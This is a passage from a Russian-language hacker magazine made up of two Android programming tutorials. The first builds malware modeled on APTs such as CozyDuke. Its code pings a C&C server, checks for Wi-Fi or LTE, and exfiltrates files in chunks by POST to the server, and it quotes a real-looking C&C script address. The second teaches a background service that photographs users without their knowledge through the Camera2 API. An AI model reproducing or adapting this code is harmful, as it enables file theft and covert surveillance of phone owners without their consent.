


Рис. 2. Многообразие APT по версии «Лаборатории Касперского»

```
public class PingRequest {
  @SerializedName("code")
  @Expose
  private Integer cod;
  @SerializedName("message")
  @Expose
  private String message;
}
```

Теперь создадим интерфейс HTTP-запроса, а затем сформируем объект класса Retrofit, в котором будет все необходимое для обращения к C&C-серверу:

```
public interface RetrofitAPI {
  @GET("/hello.script") Call <PingRequestTest> pingCC();
  ...
}

```

```
Retrofit retrofit = new Retrofit.Builder().baseUrl("cc.address")
  .addConverterFactory(GsonConverterFactory.create()).build();
retrofitReqv = retrofit.create(RetrofitAPI.class);
```

Как видишь, Retrofit сильно упрощает создание сетевых запросов. Мы уже писали про него в статье о библиотеках, рекомендую тебе ее пролистать.

```
getReqv.pingCC().enqueue(new Callback<PingRequestTest>() {
  @Override
  public void onResponse(...) {
    if (response.body()!=null) {
      setAliveCC(nextUrl);
      setChanged();
      notifyObservers();
    }
  }
}
```

Если C&C жив и ответит нам, будет вызван метод onResponse, в котором через метод body() будет доступен объект класса PingRequest. О доступности сервера мы оповестим Presenter с помощью паттерна «Наблюдатель»: методы setChanged и notifyObservers отправят сообщения подписанным на networkFunc объектам.

ПРОВЕРКА СЕТЕВОГО СОЕДИНЕНИЯ

Теперь еще рассмотрим момент, который незначителен для стационарных систем, но важен при работе с мобильными устройствами. Как рядовой пользователь определяет, что с устройством что-то не так? Аппарат либо тормозит, либо быстро разряжается. Задержки в работе устройства лечатся рефакторингом кода, а сейчас разберемся, как лишний раз не выполнять ресурсозатратные операции.

Перед отправкой данных проверим, есть ли в данный момент у устройства доступ в интернет. Для этого нальем кода в уже объявленный метод isInternetAvail. В Android есть класс ConnectivityManager, который предоставит нам информацию о состоянии сети на устройстве:

```
ConnectivityManager cm = (ConnectivityManager)ctx.
getSystemService(Context.CONNECTIVITY_SERVICE);
```

Поскольку нам мало просто знать, что сеть имеется, вызовем метод getActiveInfo() и перебором выясним, какого качества подключение сейчас

доступно. К примеру, можно запускать передачу файлов, только если доступна Wi-Fi-сеть или LTE.

```
NetworkInfo info = cm.getActiveNetworkInfo();
if (info!=null && info.isConnected()) {
  switch(info.getType()) {
  case ConnectivityManager.TYPE_WIFI:
    return true;
  case ConnectivityManager.TYPE_MOBILE:
    switch (info.getSubtype()){
    case TelephonyManager.NETWORK_TYPE_LTE:
      return true;
      ...
    }
  }
}
```

ОТПРАВКА ДАННЫХ

В отчете компании Trend Micro подробно рассказано о том, как в сетевом трафике заметить активность вредоносов. APT Taidoor и IXESHE используют GET-запросы, а Enfal в некоторых случаях отправляет данные через POST. Это вполне логичная модель взаимодействия в современных приложениях: в сети, к которой подключен пользователь, всегда будет доступ к веб-ресурсам, а остальные порты вполне могут быть закрыты.

Еще одна APT под названием CozyDuke, согласно отчету «Лаборатории Касперского», отправляет данные на сервер, меняя значения переменных в адресе запроса на C&C. В теле такой малвари изначально зашит адрес скрипта на C&C, к которому будет осуществляться запрос, к примеру вот такой:

```
209.200.83.43/ajax/search.php
```

Затем, в зависимости от ситуации, к скрипту подставляются значения различных переменных: `status=`, `name=` и так далее. По сформированному адресу отправляется POST-запрос, в тело которого могут быть добавлены дополнительные данные.

Применим на практике подход создателей CozyDuke, но всю полезную нагрузку поместим в тело запроса. Поскольку при нестабильной мобильной связи проблематично в одной сессии отправить файл более одного мегабай-



INFO

Корпоративная почта, мобильные версии офисных программ — все готово для того, чтобы коммерческая тайна оказалась и на устройствах на базе Android!

та, будем разбивать передачу файлов на несколько сеансов связи. Для этого введем переменные с именем файла (filename), номером передаваемой части (partOffset) и содержимым (filePart).

Передавать файл частями возможно благодаря классу FileInputStream. Он позволяет считать кусок файла по указанному смещению в массив байтов:

```
FileInputStream fInput = new FileInputStream(fileFunc.getFile());
fInput.getChannel().position(fileOffset);
if (fInput.read(buffer, 0,bufferSize)!=-1) ...
```

Объявленный ранее метод sendData примет на вход все три параметра, а затем сформирует запрос к C&C. Строить сетевое взаимодействие будем с помощью Retrofit, для этого нужно будет только указать адрес запроса, сформировать заголовок и указать объект, который будет телом:

```
public class PostData {
  @SerializedName("filename") @Expose private String filename;
  @SerializedName("partOffset") @Expose Integer partOffset;
  @SerializedName("filePart") @Expose byte[] filepart;
  ...
}
```

Теперь надо создать объект на основе данных из файла и передать его в Retrofit, дальше библиотека сама добавит нужные параметры и отошлет запрос:

```
PostData dataToSend = new PostData(filename,partOffset,filePart);
makePost.sendFile(dataToSend).enqueue(new Callback<PostData>());
```

Нам потребуется опять использовать паттерн «Наблюдатель». Дело в том, что Retrofit не умеет создавать очередь из нескольких запросов: после формирования запроса сразу создается новый поток и данные отправляются в сеть. Это неудобно, поскольку файл может быть разбит на приличное число фрагментов, а создавшее с сотню потоков приложение, скорее всего, исчерпает выделенную ей память и будет принудительно завершено системой.

```
public void onResponse(...) {
  setChanged();
  notifyObservers();
}
```

В Presenter будет вызван метод onUpdate, что будет означать удачную доставку

части файла к серверу, а значит, можно снова вызывать sendData со следующей частью файла.




Рис. 3. Так запрос выглядит в Wireshark

ДЕКОДИРОВАНИЕ

Похожим образом можно также и загружать файлы с сервера на устройство. Целей может быть много: от обновлений до подмены данных на устройстве. Согласно спецификации JSON, массив байтов будет представлен массивом переменных. К примеру, заголовок JPG-файла будет выглядеть вот так:

```
int[] jpgJson = {-1,-40,-1,-32,0,16,74,70,73,70,..};
```

Получить массив байтов возможно с помощью несложного цикла:

```
byte[] image=new byte[jpgJson.length];
for (int i=0; i<numbers.length;i++) {
  image[i] = (byte)jpgJson[i];
}
```

РАБОТА БУДЕТ!


Мир угроз расширяется так же быстро, как и новые технологии проникают в нашу жизнь. При этом самообразование очень многих зачастую останавливается, практически не начавшись, чем и пользуются злоумышленники.

Вредоносное ПО интересно с точки зрения использования новых технологий и социальной инженерии. Для лучшего понимания статьи на нашем сайте ты найдешь исходники созданного сегодня приложения. Мы много пишем о вирусах, но хотим, чтобы полученные знания ты применял только в легальных проектах, и ждем от тебя полезных приложений в Google Play. Удачи!



УЛЫБАЙТЕСЬ, ВАС СНИМАЕТ ANDROID


СОЗДАЕМ СЕРВИС ДЛЯ СКРЫТОЙ СЪЕМКИ НА СОВРЕМЕННОМ ANDROID API



Андрей Пахомов
mailforpahomov@gmail.com

ИНТРО

Мир Android развивается очень бурно, и мы, разработчики, имеем счастье каждый день узнавать что-то новое и тем самым становиться лучше. Технологии, которые были передовыми год назад, уже могут быть не так эффективны. К примеру, начиная с API версии 21 был введен новый класс Camera2, предоставляющий возможность управлять камерой. Старому классу Camera присвоен статус deprecated: это значит, что он все еще доступен для использования, но уже очень скоро его исключат и на новых устройствах этот класс работать не будет. Мы ориентируемся на перспективу, для этого сегодня мы изучим новые возможности, разобравшись, зачем же он же пришел на смену старому.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

КОНВЕЙЕР КАК КОНЦЕПЦИЯ

Паттерн pipeline и класс Camera2

Хоть названия классов и схожи, концепция работы серьезно изменилась. Модель работы камеры представлена в виде конвейера (pipeline). Это паттерн ООП, который предполагает использование многопоточной разработки с целью последовательного преобразования объекта, выводимого как конечный результат. В нашем случае мы подключаемся к камере, задаем параметры

съемки и получателя сформированного изображения. Камера — это физический объект, поэтому для повышения производительности и экономии ресурсов устройства целесообразно все вычисления возложить на дополнительные потоки. Сейчас ты увидишь, что это не только не страшно, но и полезно! :)

МАХМУД, ПОДЖИГАЙ! (C)

Настало время применить на практике новый API. Интересно будет разобраться, как теперь решается одна из наших любимых задач: создать приложение, которое в фоне может делать фотографии без ведома пользователя.

Как обычно в Android, начнем мы с добавления пермишенов в манифест-файл. Сегодня нам нужен доступ к камере.

```
<uses-permission android:name="android.permission.CAMERA" />
```

Основную работу начнем с получения доступа к камерам на нашем устройстве, в этом нам поможет класс CameraManager. Это менеджер системного сервиса, который позволяет найти доступные камеры, подсоединиться к любой из них и задать для нее настройки съемки.

```
CameraManager manager = (CameraManager)
getApplicationContext().getSystemService(Context.CAMERA_SERVICE);
```

Вообще, максимально широкое использование многопоточности — это тренд современной разработки под Android. Работа с сетью, физическими датчиками на устройстве, обработка полученной информации — это все очень ресурсозатратные и часто долговременные операции. Порождение дополнительных потоков позволяет не только по максимуму использовать все ресурсы аппарата (все современные мобильные устройства обладают многоядерными процессорами), но и создать у пользователя ощущение «легкости»: в основном потоке ведется только отображение элементов интерфейса.

Формирование картинки начнем с создания новых потоков и обработчиков событий. Сперва создадим новый поток, который будет висеть в фоне и ждать команды на выполнение какой-либо операции. Он будет нам полезен при задании настроек камеры и передаче картинки между объектами.

```
mBackgroundThread = new HandlerThread("CameraBackground");
mBackgroundThread.start();
mBackgroundHandler = new Handler(mBackgroundThread.getLooper);
```

Камера — довольно сложное и не самое быстро реагирующее физическое устройство. По сравнению с вычислениями в памяти устройства перевод каме-

ры из состояния в состояние может занимать целую вечность. Поэтому операции с камерой будут выполняться вне главного потока, а изменения состояния камеры мы будем отлавливать с помощью обработчиков событий. К примеру, инициализируем в нашем приложении объект CameraDevice.StateCallback, один из методов которого будет вызван после того, как на устройстве откроется камера.

```
private final CameraDevice.StateCallback mStateCallback =
new CameraDevice.StateCallback() {
  @Override
  public void onOpened(@NonNull CameraDevice cameraDevice){...}
```

Еще нам потребуется отслеживать тот момент, когда нам станет доступна картинка, снятая камерой. Организация передачи картинки с камеры другим объектам — довольно ресурсозатратный процесс, поэтому он тоже будет выполняться в фоне. Для этого существует объект CameraCaptureSession.CaptureCallback, его метод onCaptureCompleted будет вызван после захвата камерой изображения.

```
private CameraCaptureSession.CaptureCallback mCaptureCallback =
new CameraCaptureSession.CaptureCallback() {
  @Override
  public void onCaptureCompleted(...);
```

Теперь определимся, как мы будем обрабатывать полученное изображение. Сформированное с помощью класса CameraCaptureSession изображение будет доступно в виде объекта Surface. Это обертка для фотографий, сделанных с помощью класса Camera2. Специально для работы с ним создан класс ImageReader. Воспользуемся интерфейсом ImageReader.OnImageAvailableListener, метод onImageAvailable в созданном объекте будет вызван сразу, как только картинка станет доступна.

```
ImageReader.OnImageAvailableListener mOnImageAvailableListener =
new ImageReader.OnImageAvailableListener() {
  @Override
  public void onImageAvailable(ImageReader reader) {...};
```

ФОТОГРАФИРУЕМ

Для начала нужно определиться, с какой именно камеры мы будем снимать данные, ведь на устройстве их может быть несколько. У каждой камеры есть уникальный идентификатор, организуем небольшой пере-

бор с использованием уже объявленного нами объекта manager и класса CameraCharacteristics.

```
for (String cameraId : manager.getCameraIdList()) {
  CameraCharacteristics characteristics =
  manager.getCameraCharacteristics(cameraId);
```

Объект класса CameraCharacteristics содержит в себе физические параметры камеры под номером cameraId. Нас сейчас интересует, в какую сторону направлена камера. Камеры могут быть трех типов: фронтальная (LENTS_FACING_FRONT), задняя (LENS_FACING_BACK) и внешняя (LENS_FACING_EXTERNAL). Камеру не для селфи мы будем искать методом исключения.

```
Integer facing =
characteristics.get(CameraCharacteristics.LENS_FACING);
if (facing != null && facing ==
CameraCharacteristics.LENS_FACING_FRONT) {continue;}
```

Теперь нужно разобраться, какого качества фотографии можно получить с камеры. Объект класса SteamConfigurationMap будет содержать в себе информацию о поддерживаемых разрешениях изображения для выбранного режима съемки. Тут мы воспользовались данными из класса CameraCharacteristics, он позволяет управлять многими другими параметрами камеры: фокусом, чувствительностью и так далее. Сегодня мы к нему еще вернемся.

```
StreamConfigurationMap map = characteristics.get(
CameraCharacteristics.SCALER_STREAM_CONFIGURATION_MAP);
```

Для организации конвейера нужно обязательно задать конечного получателя, это будет объект уже знакомого нам класса ImageReader. Зададим размеры фотографии (тут как раз пригодился объект map), а как только картинка сформируется, вызовем уже созданный нами обработчик mOnImageAvailableListener. Чтобы интерфейс приложения не ждал завершения этой операции, передадим все потоку mBackgroundHandler.

```
mImageReader =
ImageReader.newInstance(width,height,ImageFormat.JPEG, 2);
mImageReader.setOnImageAvailableListener(
mOnImageAvailableListener, mBackgroundHandler);
```

Последним аргументом в методе указано количество фотографий, которое будет сделано с камеры. С первой попытки хорошая фотография не получится, чуть позже ты поймешь почему.

Итак, все приготовления мы выполнили. Поскольку мы уже определились, чем будем снимать, можно отдать команду на открытие камеры.


```
manager.openCamera(mCameraId, mStateCallback,
mBackgroundHandler);
```

Как только камера откроется, мы попадаем в мир многопоточного программирования под Android: системой будет вызван описанный выше метод onOpened класса CameraDevice.StateCallback. При желании уже на этом этапе можно получить картинку с камеры и сбросить ее в файл. Но результат будет плачевный: камера не сфокусирована, светочувствительность низкая... Как в настоящем фотоаппарате, камерам в планшетах и смартфонах нужно некоторое время, чтобы осмотреть окружающий мир и настроиться на работу. Дадим ей эту возможность, создав «тренировочный» снимок.

```
MpreviewRequestBuilder = mCameraDevice.createCaptureRequest(
CameraDevice.TEMPLATE_PREVIEW);
PreviewRequestBuilder.addTarget(mImageReader.getSurface());
```

Сейчас мы указали, что требуется организовать передачу картинки с камеры в слабом качестве (TEMPLATE_PREVIEW). По замыслу разработчиков, сформированный объект Surface следует вывести на экран с помощью классов SurfaceView и TextureView. Поскольку изображение не может уходить «в никуда» (мы получим ошибку NullPointerException), направим все в mImageReader.

Теперь нам нужно дождаться момента, когда камера будет готова к работе и начнет передавать данные на конвейер. Да, у нас опять асинхронность, и сейчас эстафета переходит следующему объекту. Мы задействуем CameraCaptureSession.StateCallback, методы которого вызываются при изменении состояния потоков данных с камеры.



Предпоказ изображения с TextureView

```
mCameraDevice.createCaptureSession(..., new CameraCaptureSession
.StateCallback() {...}
```

В частности, нас интересует ситуация, когда камера уже включилась и может отправлять данные. Как настоящие профи-фотографы, мы выставим параметры съемки, так как сейчас камера передает совершенно не настроенное изображение. У нас будет включен автофокус, при желании можно добавить вспышку, настроить баланс белого и прочее.

```
@Override
onConfigured(@NonNull CameraCaptureSession cameraCaptureSession)
{
  mPreviewRequestBuilder.set(CaptureRequest.CONTROL_AF_TRIGGER,
    CameraMetadata.CONTROL_AF_TRIGGER_START);
  mCaptureSession.capture(mPreviewRequestBuilder.build(),
    mCaptureCallback, mBackgroundHandler)
  ...
};
```

Метод capture отправляет обновленные настройки на камеру с указанием конечного получателя изображения. Как ты уже понял, все действия с камерой ресурсозатратны, поэтому выполнять их будет наш поток mBackgroundHandler. Фотокамера — вещь капризная, изображение, полученное на данном этапе, еще не будет достаточно качественным. Хоть мы и указали, что нам нужен автофокус, он не выставляется моментально, поэтому первые кадры с камеры можно назвать пристрелочными. Нужно уловить момент, когда камера окончательно настроится, и только тогда сохранить получившееся изображение. В этом нам поможет метод onCaptureCompleted объекта CameraCaptureSession.CaptureCallback. Он вызывается каждый раз, когда произошел захват изображения камерой. Мы удостоверимся, что камера захватила фокус, затем запустим процесс захвата и сохранения картинки в файл.

```
if (CaptureResult.CONTROL_AF_STATE_FOCUSED_LOCKED==afState) {
  Integer aeState = result.get(CaptureResult.CONTROL_AE_STATE);
  processImageToFile();
  ...
}
```

Принцип формирования окончательной фотографии такой же, как и при настройке камеры: нужно выставить параметры съемки, а затем указать получа-

теля фотографии. После чего фотография будет доступна уже в рассмотренном нами объекте ImageReader.OnImageAvailableListener.

```
public void onImageAvailable(ImageReader reader) {
  mBackgroundHandler.post(new ImageSaver(
  reader.acquireLatestImage(), mFile));
};
```

Запись фотографии мы уже привычно поручили объекту mBackgroudHandler. Камера нам выдала несколько изображений, последняя будет самой качественной, именно ее мы вытащим методом acquireLatestImage, а предыдущие фотографии будут выброшены из памяти.

ЗАКЛЮЧЕНИЕ

У нас получилось! Сегодня мы пробрались сквозь дебри многопоточного программирования под Android и получили качественную фотографию с камеры. Весь исходный код созданного нами приложения есть на сайте, рекомендую его тоже посмотреть. Да, класс Camera2 требует вдумчивого изучения и тщательной проработки действий. Но зато теперь у нас есть инструмент для полного контроля над камерой, что позволяет создавать более гибкие и удобные приложения. Надо сказать, что механизмы организации многопоточности в Android не самые удобные, но это не значит, что они неэффективны. Уверен, теперь ты сможешь по максимуму использовать ресурсы устройства, создавая сбалансированные приложения на радость пользователям. Если остались какие-то вопросы, обязательно пиши. Удачи!



WWW


[Пример работы с камерой от Google]

[Рекомендую изучить официальную документацию по API]

В статью вошли не все технические моменты, рекомендую внимательно пробежаться по исходному коду и примерам от Google.

ТУР ПО BSD

